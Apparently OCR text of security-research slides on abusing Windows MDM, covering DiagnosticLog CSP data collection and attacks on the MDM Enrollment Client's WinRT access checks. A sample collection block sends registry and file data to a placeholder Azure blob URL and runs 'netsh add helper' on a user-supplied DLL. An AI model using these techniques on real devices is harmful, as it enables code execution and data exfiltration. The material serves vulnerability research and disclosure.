Arbitrary ETW collection

```
<Add>
 <LocURI>
   ./Vendor/MSFT/DiagnosticLog/EtwLog/Collectors/MyTrace/Providers/22fb2cd6-0e7b-422b-a0c7-
2fad1fd0e716
 </LocURI>
</Add>

<Exec>
  <LocURI>
    ./Vendor/MSFT/DiagnosticLog/EtwLog/Collectors/MyTrace/TraceControl
  </LocURI>
  <Data>START</Data>
</Exec>
```

ETL file generation

DiagnosticLog CSP

ETW data download

```
<Replace>
 <LocURI>
   ./Vendor/MSFT/DiagnosticLog/FileDownload/DMChannel/MyTrace/BlockIndexToRead
 </LocURI>
</Replace>

<Get>
  <LocURI>
    ./Vendor/MSFT/DiagnosticLog/FileDownload/DMChannel/MyTrace/BlockData
  </LocURI>
  <Meta>
   <Format xmlns="syncml:metinf">b64</Format>
  </Meta>
</Get>
```

DiagnosticLog CSP

Diagnostic Data Collection

```
<Collection>
 <ID>2e20cb4-9789-4f6b-8f6a-766989764c6d</ID>
 <SasUrl><![CDATA[https://xxx.blob.core.windows.net/mycontainer?sp=aw&...]]></SasUrl>
 <RegistryKey>HKLM\Software\Policies</RegistryKey>
 <FoldersFiles>%ProgramData%\Microsoft\DiagnosticLogCSP\Collectors\*.etl</FoldersFiles>
 <Command>%windir%\system32\ipconfig.exe /all</Command>
 <Command>%windir%\system32\dsregcmd.exe /all</Command>
 <Command>%windir%\system32\netsh.exe add helper C:\Users\User\file.dll</Command>
</Collection>
```

./Vendor/MSFT/DiagnosticLog/DiagnosticArchive/ArchiveDefinition

Azure Blob storage required

DiagnosticLog CSP


We can abuse it

Can we **break** it?

Can we enroll (**infect**) the device from a non-admin user?

Attacking the MDM Enrollment Client


- Microsoft exposes MDM Enrollment APIs through **mdmregistration.h** and **MDMRegistration.dll**
- Let's focus on **RegisterDeviceWithManagement()**"
  - MSDN Remark: "The caller of this function must be running as an elevated process"



```
if ( WindowsCreateStringReference(L"Windows.Internal.Management.Enrollment.Enroller", 0x2Fu, &hsHdr, &string) < 0 )
  RaiseException(0xC000000D, 1u, 0, 0i64);
v6 = 0;
v8 = CoInitializeEx(0i64, 0);
if ( v8 < 0
  || (v6 = 1,
      v8 = DiscoverEndpointEx2(
             v7,
             (_DWORD)a2,
             (_DWORD)sourceString,
             v9,
             (__int64)L"{E6E32689-56CA-40A9-AD37-3F65F16A6FE6}"),
      v8 < 0)
  || (LODWORD(v32[1]) = 1,
      v8 = Windows::Foundation::ActivateInstance<Windows::Internal::Management::Enrollment::IEnrollment>(string, &v28),
      v8 < 0) )
```


Windows MDM Enrollment Client

- Reachable through out-of-proc Windows Runtime (WinRT) classes
- Hosted by on-demand **DmEnrollmentSvc** service
- WinRT classes wraps **DmEnrollEngine** logic



High Level WinRT Overview


- Application architecture that leverages COM
- Mostly there for UWP applications
- Supports various out-of-proc activation scenarios
- WinRT class registration database lives in the registry



Attacking the MDM Enrollment Client

Declarative Security (registry) governs WinRT class access

HKLM\SOFTWARE\Microsoft\WindowsRuntime



Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsRuntime\Server\EnrollmentServer

- DevicePickerUserSvc
- DevicesFlowUserSvc
- DispBrokerDesktopSvc
- EnrollmentServer
- InstallService
- MdmConfigurationServer
- MdmSyncServer
- MixedRealityCapture
- PinEnrollment

Name	Type	Data
(Default)	REG_SZ	(value not set)
Identity	REG_SZ	nt authority\system
IdentityType	REG_DWORD	0x00000001 (1)
Permissions	REG_BINARY	01 00 14 80 14 00 00 00 20 00 00 00 2c 00
ServerType	REG_DWORD	0x00000002 (2)
ServiceName	REG_SZ	DmEnrollmentSvc

Attacking the MDM Enrollment Client

- RPCSS exposes RPC interfaces to activate WinRT classes

- Class security descriptor gets checked in RPCSS by **AccessCheckByType()**

- Non-admin interactive tokens can launch and access MDM WinRT classes


```
- NT AUTHORITY\INTERACTIVE
- NT AUTHORITY\SYSTEM
- BUILTIN\Administrators
- NAMED CAPABILITIES\Device
Management Administrator
```

MDM Client WinRT Server ACL entries

Attacking the MDM Enrollment Client

- Sensitive WinRT methods perform access checks on calling thread

- Access checks:
  - Capabilities
  - OS SKUs
  - Type (Appcontainer)
  - Groups Membership Status
  - Application SIDs



```
if ( v9 < 0 || v20 != 1 )
{
  if ( (unsigned __int8)RtlIsMultiSessionSku() )
  {
    String2 = 0i64;
    AppSid = GetAppSid(hObject);
    v11 = String2;
    if ( AppSid >= 0 )
    {
      if ( !wcscmp_0(
              L"S-1-15-2-1910091885-1573563583-1104941280-2418270861-34111
              String2)
        && (a1 <= 0x18 && (v12 = 20971552, _bittest(&v12, a1))
         || (v19 = 0, (int)DmIsSystemOrUserIsAdmin(&v19) >= 0) && v19 == 1
        || !wcscmp_0(L"S-1-15-2-2434737943-167758768-3180539153-984336765-
        && (v19 = 0, (int)DmIsSystemOrUserIsAdmin(&v19) >= 0)
        && v19 == 1 )
      {
        LocalFree(v11);
        v9 = 0;
        goto LABEL_24;
      }
    }
    LocalFree(v11);
```

Management::Enrollment::Enroller::AccessCheck()


Enrollment Client Attack Surface

- **12** WinRT classes implemented by **windows.internal.management.dll**

IEnrollment (**18** methods)
(Windows.Internal.Management.Enrollment.Enroller)

